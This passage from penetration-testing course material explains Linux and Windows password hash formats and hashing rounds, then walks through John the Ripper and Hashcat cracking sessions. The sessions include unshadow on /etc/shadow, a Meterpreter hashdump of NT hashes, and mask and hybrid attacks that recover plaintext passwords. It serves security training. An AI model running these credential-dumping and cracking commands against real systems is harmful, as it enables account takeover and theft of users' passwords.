
With root access, an attacker can examine the hashed passwords in the `/etc/shadow` file. The password hash is the second colon-delimited field in the `/etc/shadow` file (or in the `/etc/passwd` file, for very old systems). This field is subdivided further using the dollar sign (\$) with three fields: The password hash or encryption function (\$1, \$2, \$5, and \$6 as shown in the table on this page), followed by the salt, and finally followed by the hash or encrypted value itself.

In the example on this page, two entries from different `/etc/shadow` files are shown. The first example for the sec580 user indicates that it uses an MD5 hash (\$1), with an 8-byte salt. In the second example, the user sec504 has a SHA-512 hash (\$6). Notice that the password hash for the sec504 user appears to be base64-encoded but is instead a modified base64 function using a different substitution character set and no trailing equal sign for padding.

Using a salt in the calculation of the password hash, UNIX and Linux systems are superior in how they store password hashes vs. Windows systems. However, another advantage of UNIX and Linux password hashing systems is not only the use of a salt, but the introduction of multiple password hashing *rounds*.

Hashing Rounds

Password Hashing



TIP

Using multiple rounds of hashing makes the hash calculation slow. For a normal user, this may be a 1-second delay in logging in. For an attacker iterating through a word list, this slows down the attack significantly.

Consider the illustration on the left as an example of what an attacker may do to recover a plaintext password from the `/etc/shadow` file. Using a collection of potential passwords (*words*), the attacker can take the salt in the `/etc/shadow` entry, combine it with the word guess and compute a hash' value (pronounced *hash prime*). If the hash' matches the `shadow` file hash, then the attacker has the right password. If they do not match, then the attacker repeats this process until they run out of password guesses or find the right password.

This style of password cracking is to the attacker's advantage, since they can perform guesses very quickly. Depending on the complexity of the password selection, it could be possible for an attacker to try every *possible* password, given enough time.

To further thwart this attack, UNIX and Linux systems introduced multiple password hashing rounds. In the illustration on the right, the attacker performs the same attack, but this time the hash calculation must be repeated 5,000 times (the output of the prior hash calculation is the input to the next hash calculation, requiring that each hash be calculated serially).

Calculating the same hash function 5,000 times might take a small fraction of a second, which will cause a negligible delay for the valid user logging into the system. For the attacker though, it slows down the password guessing mechanism dramatically. However, advances in tools and password cracking techniques have even made this multiple-round password hashing security mechanism an insufficient defense against a sophisticated adversary.

Password Hashing Rounds

Password Hashing

- Single-iteration password hashing is considered insecure
- Linux MD5 hashing (\$1) uses 1,000 rounds
- Linux SHA-256 (\$5) and SHA-512 (\$6) hashing uses 5,000 rounds
- This makes password cracking considerably slower for attackers
 - Attackers counter with offloading onto GPUs



NVIDIA GeForce RTX 3090 (~\$2500 USD)

Hash	Performance
Linux MD5 crypt	23,780,200 hashes/s
Linux SHA-256 crypt	772,300 hashes/s
Linux SHA-512 crypt	348,400 hashes/s
NT hash	103,500,000,000 hashes/s

For modern systems, single-iteration password hashing is considered insecure. This goes for NT password hashes (single round MD4 without a salt) and for other proprietary systems such as website password hashes. To defeat this attack, NIST and other groups recommended the use of multiple rounds of password hashing to slow down an attacker's ability to crack passwords. For Linux systems, the MD5 crypt hashing function uses 1,000 rounds (by default). Later, SHA-256 and SHA-512 Linux crypt functions introduced 5,000 rounds of hashing.

In response, attackers started to offload the CPU-intensive hashing functions onto video graphics accelerators (graphics processing units or GPUs). Using sophisticated software tools and blisteringly fast GPUs (they really cause blisters -- those GPUs get hot!), an attacker can partially overcome the burden of multiple hashing function rounds by letting the GPU do the CPU-intensive computation. Video cards such as the NVIDIA GeForce RTX 3090 can calculate as many as 23.78 million Linux MD5 crypt password hash guesses/second. Due to the more complex nature of the SHA256 and SHA512 functions, and the increase in the number of password hash rounds (1000 in MD5 crypt, 5000 in SHA256 and SHA512 crypt), these more modern algorithms are slower to crack but still reasonably fast at 772K and 348K password hash guesses/second, respectively. Pricing and sourcing newer GPUs can be tricky, but the RTX 3090 is generally available for approximately \$2500.

For comparison, we've included a statistic for NT password hash cracking using the RTX 3090: 103.5 billion hashes a second. The reason for this this massive speed increase over other hash types shown here is because NT hashes only use a single hash round, using the weak MD4 hash function.

Performance statistics for the NVIDIA GeForce RTX 3090 card available
<https://www.onlinehashcrack.com/tools-benchmark-hashcat-nvidia-rtx-3090.php>.

- Password Based Key Derivation Function 2 (PBKDF2)
 - Uses a flexible number of rounds (2 hashes per round)
 - Widely used and recommended by NIST, may not mitigate GPU acceleration
- Scrypt requires 1000x as much memory, which is hard for GPUs to accommodate in parallel
- Argon2, Yescrypt modern alternatives with advanced features

Password hashing is a complex topic. As more organizations become compromised, more resources are devoted to finding better password hashing mechanisms.


In response to the increased capabilities of attackers using GPUs for password cracking, NIST recommends the Password Based Key Derivation Function 2 (PBKDF2) password hashing function. PBKDF2 allows the developer to specify multiple Hashed Message Authenticity Check (HMAC) hashes (HMAC requires 2 hashes per round for the given hash function), with some systems requiring a million hash rounds to calculate the hash value. Wi-Fi Protected Access (WPA/WPA2) uses PBKDF2 for the pre-shared key authentication mechanism with 4096 SHA1 hash rounds.

Still, as GPUs get faster, PBKDF2 may not be enough to defeat password cracking attacks. Other protocol options include Scrypt, Argon2, and Yescrypt. Scrypt requires many hashing rounds like PBKDF2, and it requires a large amount of memory and many lookup operations to be performed in serial. This helps defeat GPU-acceleration attacks, since extensive memory requirements for the hash calculation prevents a GPU from taking advantage of massively parallel processing capabilities. However, Scrypt has recently come under scrutiny in the cryptographic community as being vulnerable to other flaws that may make it less than optimal.

A newer algorithm, Argon2, was the winner of the Password Hashing Competition that completed in 2015. Argon2 offers several improvements over PBKDF2 and Scrypt but is still a relatively unproven algorithm that has yet to receive widespread adoption. More information on Argon2 is available at <https://password-hashing.net/>.

Yescrypt is another recent algorithm with flexible parameters designed to require very large lookup tables for hash calculation, typically in the tens of gigabytes. Requiring such a large lookup table prevents the attacker from using massively-distributed processing for password cracking (including compromised node botnets). Additional information on Yescrypt is available at <https://www.openwall.com/yescrypt/>.

Ultimately, password hashing is a complex topic. As more organizations become compromised, and attackers increase their capabilities to recover complex plaintext passwords from password hashes, more resources are devoted to finding better password hashing mechanisms.



In this module we investigated the topics surrounding password hashing to develop an understanding of the processes before we look at attack techniques. Password hashing uses an algorithm to make a representation of the original password in such a way that the system can verify that the user has entered the correct password without having to save the password in the original plaintext format.

We looked at some common password hashing techniques in more detail including the weak Windows NT hash and the *weaker* LANMAN hash formats. Both password hash formats suffer from a lack of password salt to add entropy to the password hash calculation.

We looked at techniques an attacker can use to obtain Windows password hashes from a compromised system. On Windows domain controllers, the ntdsutil utility can extract the NTDS.dit file and the SYSTEM registry hive. When these files are processed with the Impacket secretsdump.py utility, an attacker can obtain password hashes for all domain users. For local authentication systems (non-domain controller servers and workstations), attackers can use Mimikatz, Metasploit Meterpreter, and other tools to extract local passwords. When retrieving Windows passwords, it's useful to be able to spot empty password hashes (disabled accounts or disabled hash functionality), and we examine a mnemonic to help spot them quickly.

We also investigated the UNIX and Linux *crypt* hash format, saving the password hash values in the /etc/shadow file with different types of hash values used to incrementally improve security of password hash storage over time. Modern Linux password hashes use multiple rounds of hashing, where the hash function is applied first to the plaintext password, then the output hash is hashed again and again, 1000 times for MD5 crypt password hashes, and 5000 times for SHA-256 and SHA-512 password hashes. By using multiple hashing rounds, it slows down an attacker's ability to crack the password hash information by generating more work effort for each hash calculation.

To overcome this defense, attackers turn to accelerating the ability to calculate hashes by offloading the CPU-intensive calculations onto Graphics Processing Units (GPUs, aka *video cards*). For a minimal attacker investment in GPU resources (or reusing compromised systems and leveraging *their* GPU resources), attackers can greatly accelerate the rate at which they can perform password cracking, defeating the advantages offered by increasing CPU costs with multiple hash rounds.

In many cases, organizations have little choice in selecting a password hashing function. Windows systems use the weak NT hash function, and there is no alternative until all on-premises systems move to Azure Active Directory Authentication Services. Linux systems can choose between different crypt hashing functions, but there is still little flexibility there. Where organizations do have influence over selecting a hashing function is in custom applications, and we investigated several options that can be used including PBKDF2, Scrypt, Yescrypt, and Argon2 as options.

Course Roadmap

- Incident Response
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasion and Post-Exploitation Attacks
- Hands-on CTF Event

Password Attacks

Password Attacks

Lab: Password Guessing Attacks with Hydra

Cloud Spotlight: Microsoft 365 Password Attacks

Lab: Microsoft 365 Password Attacks

Understanding Password Hashes

Password Cracking

Lab: John the Ripper

Lab: Hashcat

Cloud Spotlight: Insecure Storage

Lab: Cloud Bucket Discovery

Multipurpose Netcat

Lab: Netcat's Many Uses

Now that we've examined password hashing functions in depth, we'll look at the tools that attack hashed data to recover plaintext passwords.

Password Cracking

T1110

- Fundamental technique for attackers
 - Exploit a system of low-to-medium importance
 - Dump all available password hashes
 - Crack password hashes for as long as necessary
 - Reuse recovered passwords to access high-importance targets
- We'll look at two tools: John the Ripper and Hashcat

Both John the Ripper and Hashcat offer useful features to the attacker and should be part of your bag of tricks for audit and vulnerability analysis

In this module, we'll look at a fundamental technique for attackers: Password cracking. Consider the following scenario:

- Attacker compromises a system of low-to-medium importance. Possibly a Windows host, or an IoT device, or even a standalone server.
- Attacker uses their access to dump all the available hashes from the system.
- Attacker cracks password hashes for as long as needed to recover plaintext passwords.
- Attacker reuses recovered password values to access high-importance targets.

If this seems like a straightforward tactic, you're right; and it's a playbook used by attackers everywhere. We'll examine the John the Ripper and the Hashcat tools that implement password cracking, adding to your bag of tricks for security audit and vulnerability analysis.

This module will continue our coverage of the MITRE ATT&CK *Credential Access* technique, TA0006 (<https://attack.mitre.org/tactics/TA0006/>) including *Brute Force* attacks (T1110, <https://attack.mitre.org/techniques/T1110>) and *Credential Dumping* attacks (T1003, <https://attack.mitre.org/techniques/T1003>).

- Written by Solar Designer and a community of contributors
- Supported on Windows, Linux, macOS
- To run John, supply it with a password hash file
 - Merge `/etc/passwd` and `/etc/shadow` files together with `unshadow`
- For Windows passwords, give John the text-based output from Meterpreter, Mimikatz, or Impacket

```
$ sudo unshadow /etc/passwd /etc/shadow > combined
$ john combined
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256
AVX2 4x])
```

The first password cracking tool we'll examine is John the Ripper (John). John has multi-platform support, running on UNIX systems (Linux, macOS) and Windows.

To run John, you must supply it with a file of password hashes (one or more). Since modern UNIX systems split password hashes into the protected `/etc/shadow` file, you need root-level access to access password hashes, ideally merging `/etc/passwd` and `/etc/shadow`. You can do that using the `unshadow` program that comes with John, as follows:

```
# unshadow /etc/passwd /etc/shadow > combined
```

John would then be used against the combined file.

For cracking Windows passwords, just give John the text-based output from Meterpreter's `hashdump` module, Mimikatz, or the Impacket `secretsdump.py` script. John the Ripper is written by Solar Designer and is available at <https://www.openwall.com/john/>.

These techniques are categorized in the MITRE ATT&CK Framework as *Brute Force* (T1110, <https://attack.mitre.org/techniques/T1110>) and *Credential Dumping* (T1003, <https://attack.mitre.org/techniques/T1003>).

John's Cracking Modes

Password Cracking

John Mode	Argument	Feature
Single Crack Mode	<code>-single</code>	Uses variations of account name, /etc/passwd account information, and more
Wordlist Mode	<code>-wordlist filename</code>	Uses a dictionary wordlist file
Incremental Mode	<code>-incremental</code>	Uses brute force guessing
External Mode	<code>-external</code>	Uses an external program to generate guesses
Default Mode		John applies Single mode, then Wordlist, then Incremental

John supports four different cracking modes, each of which formulates guesses in a different way. John starts with the first of these modes, moves onto the second, and so on until it cracks all the encrypted or hashed passwords that it has been given.

In Single Crack mode, John creates its password guesses by starting with the account name and *GECOS* field information. It then applies various hybrid alterations of those fields to create its guesses. Specify Single Crack mode with the argument `-single`.

In Wordlist mode, John relies on a dictionary as the source of guesses. It then applies hybrid techniques to alter the dictionary terms and use them as guesses. Specify Wordlist mode with the argument `--wordlist`, followed by the wordlist filename.

Next, John moves to Incremental mode, which tries all possible character combinations to determine the password in a brute force attack. This mode could theoretically run virtually forever, as the number of permutations available can take many years. Specify Incremental mode with the argument `-incremental`.

The final mode is optional: External mode cracking. In this mode, John doesn't formulate its own guesses but instead relies on some separate program to provide guesses. This feature provides John with an added degree of modularity. If you can write a program that creates password guesses better than John, you can integrate it with John using External mode. Specify External mode with the argument `-external`.

John's default mode is to apply Single Crack, followed by Wordlist, and finally Incremental, if no mode is specified.

- John supports (and autodetects) many password hash formats
 - All the UNIX and Linux variants we've discussed
- Many more hash formats are also supported
 - Must specify `--format=NT` for hashdump from Windows targets (defaults to LANMAN)
- Cracked password printed to the screen and stored in the file `~/.john/john.pot`

```
$ john
John the Ripper 1.9.0-jumbo-1+bleeding-b2709edea 2021-08-10 00:59:09 +0200
OMP [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
```

If you use the wrong password format and crypto routine, you will never crack the password. The autosense feature helps prevent that problem.

John supports (and autodetects) the following formats for UNIX password files:

- Standard and double-length DES
- BSDI's extended DES
- FreeBSD's MD5
- OpenBSD's Blowfish
- Windows LANMAN

The John *Jumbo* patches add support for Windows NT hashes and NTLMv1 challenge/response. For most users, it's easiest to download the John version with Jumbo patch support already integrated to take advantage of these additional features. Note that if you are cracking Windows hashes (in the `username:userid:LANMAN:NTHash:::` format), you must specify `--format=NT` or `--format=LANMAN` to tell John which of the two hashes you are trying to crack.

Cracked passwords are printed to the screen and stored in the file `john.pot`. If you ever run this tool to evaluate the strength of the passwords in your environment, make sure you delete the `john.pot` file when you finish with the audit! Otherwise, you leave cracked passwords sitting around for prying eyes to discover. Whenever performing a penetration test, always look for leftover `john.pot` files that a security auditor may have left. Such information can be immensely useful.

```
sec504@slingshot:/tmp$ cat shadow
josh:$6$I0MSRczi$ORGIWPoZ.YZxtRAfMeUAsRnKbYloTQk7viAQ5KH.B3Js0Jpfwz8nBLc7OsZ
EUGvbYLa.WVhHKl/q/QH6DEMr.:17968:0:99999:7:::
sec504@slingshot:/tmp$ unshadow passwd shadow >combined
sec504@slingshot:/tmp$ john combined
Warning: detected hash type "sha512crypt", but the string is also recognized
as "HMAC-SHA256"
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
Badpass11          (josh)
1g 0:00:00:17 DONE 1/3 (2019-03-13 10:36) 0.05646g/s 658.3p/s 658.3c/s
658.3C/s Badpass11..Wright11
```

John is straightforward and quick, but not ideal for long password cracking jobs

On this page, we show a sample of a typical session with John the Ripper. Having stolen the `/etc/passwd` and `/etc/shadow` files from a target system, we have copied them to the `/tmp` directory on the Slingshot distribution. Before cracking the files, we merge them into a single file using the `unshadow` tool that is included with John the Ripper, creating a new file called `combined`.

One of John's most beneficial features is its ability to figure out what type of hash it is working with and to process it automatically. In this example, we run `john combined`, which will use Single mode cracking, then Wordlist cracking, then Incremental cracking until it recovers the password, and we stop the attack. After a few seconds, John recovers the password for the user `josh` as `Badpass11`.

John is quick to use, and great for running a quick password crack check on one or more password hashes. However, it is not ideal for long password cracking jobs. Next, we'll look at another tool that greatly accelerates the password cracking process.

Some of John's output has been removed on this page for space and clarity.

Hashcat Hash and Cracking Support

Password Cracking

- Hashcat can crack a wide variety of different password hashes, specified with `-m`
 - Office file passwords
 - Database hashing functions
 - OS hashes
- Uses GPUs to tremendously accelerate password cracking performance
- Supports multiple modes of attack for flexible password cracking
- Includes support for a robust rules engine for password mutation attacks



Another outstanding password cracking tool is Hashcat. Hashcat takes advantage of GPUs for password cracking. The reason this is so powerful is because a GPU will have multiple cores. Sometimes, they have over 5,000 cores. GPUs use multiple cores for rendering the same algorithm repeatedly. Think of rendering video footage to draw hair, water, or grass. The GPU would have to calculate the same function for how it moves over and over. By using parallelism across thousands of GPUs, it allows this rendering to happen very fast.

The same is also true for password cracking. When cracking a hash with Hashcat, it will take the hash and try to crack over thousands of GPUs at the same time.

Hashcat has some of the most extensive password hash support of any cracker available today. You can view all of the different hashes it supports with the `-h` flag. Then you can choose to crack that hash format with the `-m` flag.

In addition to running on a single video card and all the GPUs it supports, you can also load multiple video cards on a system and Hashcat will take advantage of all of them.

As with John the Ripper, it supports wordlist, hybrid, and brute force modes of cracking. However, in addition to these formats, it also supports a wide variety of tuning via a robust rules file that can be selected via the `-r` switch.

Hashcat is written by Jens Steube and Gabriele Gristina, available for Windows, Linux, and other UNIX operating systems at <https://hashcat.net/hashcat>. This tool is categorized in the MITRE ATT&CK Framework as *Brute Force* (T1110, <https://attack.mitre.org/techniques/T1110>).

Hashcat Attack Modes

Password Cracking

Attack Mode	Argument	Feature
Straight	-a 0	Use a dictionary wordlist, trying each word as a potential password
Combinator	-a 1	Use a dictionary wordlist, append each word to every other word as a potential password (specify 2 dictionaries or the same file twice)
Brute-force (mask attack)	-a 3	Specify a pattern of passwords and Hashcat tries each. Complex syntax but very powerful!
Hybrid Wordlist + Mask	-a 6	Combines wordlist and mask attack (append mask to each word in wordlist)
Hybrid Mask + Wordlist	-a 7	Same as mode 6, prepend mask to each word in wordlist

Hashcat supports five attack modes:

Straight: The *Straight* attack mode uses a wordlist for password guessing. Each word in the file is used as a potential password.

Combinator: The *Combinator* attack mode uses two wordlist files. Each word in the first wordlist file is prepended to every word in the second wordlist file (you can also use the same single wordlist file twice). This is useful to recover passwords where users combine two words such as *correcthorse* or *batterystaple*.

Brute-force (mask attack): The *Brute-force* or *mask attack* technique performs a brute-force password guessing attack using a pattern that you specify. The syntax for this attack can be complex, but it is a powerful attack technique capable of recovering even very complex passwords.

Hybrid Wordlist + Mask: The *Hybrid Wordlist + Mask* attack combines the features of the Straight and mask attack, appending the specified mask value to each word in the wordlist file.

Hybrid Mask + Wordlist: The *Hybrid Mask + Wordlist* attack is similar to the Hybrid Wordlist + Mask attack, except that the mask is prepended to each word in the wordlist file.

Next, we'll look at using each of these attacks against a sample attack target from a Windows server.

Hashcat Attack Modes - By Example

Password Cracking

```
meterpreter > hashdump
John Strand:1205:aad3b435b51404eeaad3b435b51404ee:4bb0cfab7a80d254d4715f9835554b75:::
Joshua Wright:1201:aad3b435b51404eeaad3b435b51404ee:0843c61ee36fcdebcbfec3333e62fe187:::
Judy Novak:1203:aad3b435b51404eeaad3b435b51404ee:b38bfcc8eb6b29a8efa9c81e22ac55cc:::
Mike Poor:1204:aad3b435b51404eeaad3b435b51404ee:666dfe3720cffe131b75814c8ce8db8:::
Stephen
Northcutt:1202:aad3b435b51404eeaad3b435b51404ee:8c9f7f8da5d3cd0a8010f58ee942fcbf:::
```

Understanding Hashcat attack modes is the difference between fumbling around and really understanding what attackers can do with this tool. We'll look at several attack modes, leveraging the hashes shown here as `hashes.txt`.

To illustrate the capabilities of Hashcat for password cracking, we'll use the data retrieved from a compromised Windows server shown on this page. You can follow along with these examples on your own system (Windows or Linux, just download the appropriate binary for your system). The hash file is available at <https://www.willhackforsushi.com/sec504/hashes.txt>. A reduced password wordlist file is available at <https://www.willhackforsushi.com/sec504/words.txt>.

To follow along on Slingshot Linux, open a terminal and run the following commands:

```
sec504@slingshot:~$ connect-net
Connected.
Done.
sec504@slingshot:~$ wget https://www.willhackforsushi.com/sec504/hashes.txt
sec504@slingshot:~$ wget https://www.willhackforsushi.com/sec504/words.txt
```

```
$ hashcat -m 1000 -a 0 hashes.txt words.txt
hashcat (v5.1.0) starting...
```

```
OpenCL Platform #1: NVIDIA Corporation
```

```
=====
```

```
* Device #1: Tesla K80, 2860/11441 MB allocatable, 13M
```

```
Dictionary cache built:
```

```
* Filename.: ./words.txt
```

```
* Passwords.: 384153427
```

```
0843c61ee36fcdebcbfec3333e62fe187:0nemillioN
```

```
Session.....: hashcat
```

```
Status.....: Cracked
```

```
Hash.Type.....: NTLM
```

```
Hash.Target.....: 0843c61ee36fcdebcbfec3333e62fe187
```

```
Time.Started.....: Wed Mar 13 13:26:05 2019 (2 secs)
```

```
Time.Estimated....: Wed Mar 13 13:26:07 2019 (0 secs)
```

```
Speed.#1.....: 5922.8 kH/s (4.25ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
```

TIP

Hashcat's *Straight* attack mode (`-a 0`) is the easiest to use, testing each word in the dictionary against the hash.

If the user's password is in the dictionary file, the attacker will recover it quickly.

First, we'll look at Hashcat's Straight attack mode. Specified with the `-a 0` argument, the Straight attack mode uses a wordlist for password cracking, one word per line. If the user's password is in the wordlist file, the attacker will recover the password quickly.

In this example, the `words.txt` file has 384,153,427 words and the attacker uses a NVIDIA GPU to perform the password cracking, achieving a modest 5,922,800 NT hashes/second. Hashcat recovered password `0nemillioN` in 2 seconds, though at that rate it would take 64 seconds to try all of the passwords in the `words.txt` file.

If you are following along with the `words.txt` file, note that your file is considerably smaller since not everyone will be able to complete 6 million NT hashes/second on their workstations.

```
$ printf "SANS\nsans\nSTI\nsti\ndog\ncat" >words2.txt
$ hashcat -m 1000 -a 1 hashes.txt words.txt words2.txt
hashcat (v5.1.0) starting...
```

```
Dictionary cache hit:
```

```
* Filename...: words.txt
* Passwords..: 384152679
* Bytes.....: 4073269766
* Keyspace...: 2304916074
```

```
8c9f7f8da5d3cd0a8010f58ee942fcbf: !@#$$%^&*() sans
Session.....: hashcat
Status.....: Exhausted
Hash.Type.....: NTLM
Hash.Target.....: hashes.txt
Time.Started.....: Wed Mar 13 17:44:18 2019 (1 min, 15
Time.Estimated...: Wed Mar 13 17:45:33 2019 (0 secs)
Guess.Base.....: File (words.txt), Left Side
Guess.Mod.....: File (words2.txt), Right Side
Speed.#1.....: 30871.0 kH/s (8.75ms) @ Accel:256 Loops:6 Thr:640 Vec:1
```

TIP

Hashcat's *Combinator* attack mode (`-a 1`) uses two wordlists, combining the words of the 1st with all the words of the 2nd.

This is typically used with one large and one small wordlist.

The Combinator attack mode uses the `-a 1` argument. Here we use two wordlist files, typically one small wordlist and one large wordlist. In the example on this page, we use the `printf` Linux tool to generate a file with multiple words where `\n` indicates a new line: SANS, sans, STI, sti, dog, cat. These words are used in combination with all the files in `words.txt`, appending each of the words in `words2.txt` to each word in `words.txt`.

Combining words in this fashion will significantly increase the amount of words to use for potential password guesses. Notice in the Hashcat output how the `words.txt` file has 384 million passwords, but the total *keyspace* is 2.304 billion passwords (384 million * 6 for each word in `words2.txt`). Hashcat is successful at recovering the password of `!@#$$%^&*()sans`.

Hashcat Mask Attack

Password Cracking

"You must select a password of at least 8 characters with at least one capital letter, and one number."

- In a Mask attack, you specify a pattern that you want to use for guessing passwords
 - Typically combined with reconnaissance to identify company password policy
 - *Jennifer11, Topeka98, Tcpping1111*
- Each mask designation consists of multiple marker characters
 - Each mask is for a given length; can specify multiple masks together

Marker	Character Sequence
?l	abcdefghijklmnopqrstuvwxyz
?u	ABCDEFGHIJKLMNOPQRSTUVWXYZ TUVWXYZ
?d	0123456789
?s	«space»!"#\$%&'()*+,- ./:;<=>?@[\\]^_`{ }~
?a	?l?u?d?s

The Hashcat Brute-force attack (commonly referred to as a *mask attack*) requires you specify the format of the password you wish to brute-force. Instead of using a word list, Hashcat exhaustively tries all password combinations that match your mask pattern using the marker values specified in the table on this page.

The mask attack is particularly useful when an attacker can determine the format of the required password policy for an organization. Consider a policy statement such as:

"You must select a password of at least 8 characters with at least one capital letter, and one number."

With such a policy, it is common for users to choose passwords with a leading capital letter, appended by one or more numbers such as *Jennifer11, Topeka98, and Tcpping1111*. Knowing this behavior, you can specify one or more Hashcat masks for different password lengths that match this configuration. For example, to crack all passwords consisting of an initial uppercase letter, followed by five lowercase letters, followed by two numbers, you could indicate the following Hashcat mask: `?u?l?l?l?l?l?d?d`.

Obscure and unintuitive? Definitely. Powerful? Yes, indeed.

```
$ hashcat -m 1000 -a 3 hashes.txt ?u?l?l?l?l?l?d?d
hashcat (v5.1.0) starting...

OpenCL Platform #1: NVIDIA Corporation
=====
* Device #1: Tesla K80, 2860/11441 MB allocatable, 13M

b38bfcc8eb6b29a8efa9c81e22ac55cc:Tcpsyn02
Approaching final keypace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Type.....: NTLM
Hash.Target.....: hashes.txt
Time.Started.....: Wed Mar 13 18:10:20 2019 (13 secs)
Time.Estimated...: Wed Mar 13 18:10:33 2019 (0 secs)
Guess.Mask.....: ?u?l?l?l?l?l?d?d [8]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 2268.1 MH/s (0.83ms) @ Accel:64 Loc
```

TIP

Here Hashcat's *Mask* attack tries all passwords with A-Z as the first character, a-z as the 2nd through 6th characters, and two trailing digits. Add additional masks for passwords of different length, format.

In the Hashcat mask attack shown on this page, we specify the mask for initial uppercase, five lowercase, then two numbers. This mask value recovers the user's password after 13 seconds.

```
$ hashcat -m 1000 -a 6 hashes.txt words.txt ?s?d
hashcat (v5.1.0) starting...
```

```
Dictionary cache hit:
```

```
* Filename...: words.txt
* Passwords..: 384152679
* Bytes.....: 4073269766
* Keyspace...: 126770384070
```

```
cdf040bd15f6a97a3fc11991f2456ad0:Forgecaptain!9
```

```
Hash.Target.....: hashes.txt
Time.Started.....: Wed Mar 13 18:24:37 2019 (4 mins, 10 secs)
Time.Estimated....: Wed Mar 13 18:28:50 2019 (0 secs)
Guess.Base.....: File (words.txt), Left Side
Guess.Mod.....: Mask (?s?d) [2], Right Side
Speed.#1.....: 506.1 MH/s (14.74ms) @ Accel:64 Lbs
Recovered.....: 4/5 (80.00%) Digests, 0/1 (0.00%) Satisfactions
Progress.....: 126770384070/126770384070 (100.00%)
```

TIP

Here Hashcat's Hybrid Wordlist + Mask attack tries all passwords in the wordlist, adding the mask characters to the end of each word.

This is tremendously effective against large numbers of user accounts.

The Hashcat Hybrid Wordlist + Mask attack uses a combination of the wordlist attack and a mask attack, appending the specified mask value to each word in the wordlist. Here we've specified a mask of ?s?d (special characters, followed by digits), recovering the victim password after several minutes.

```
$ hashcat -m 1000 -a 7 hashes.txt ?d?d?d?d words.txt
hashcat (v5.1.0) starting...
```

```
* Dictionary cache hit:
* Filename...: words.txt
* Passwords..: 384152679
* Bytes.....: 4073269766
* Keyspace...: 384152679
```

```
4bb0cfab7a80d254d4715f9835554b75:0000Silvermine
```

```
Time.Started.....: Wed Mar 13 18:32:51 2019 (24 mins, 54 secs)
Time.Estimated....: Wed Mar 13 18:57:45 2019 (0 secs)
Guess.Base.....: File (words.txt), Right Side
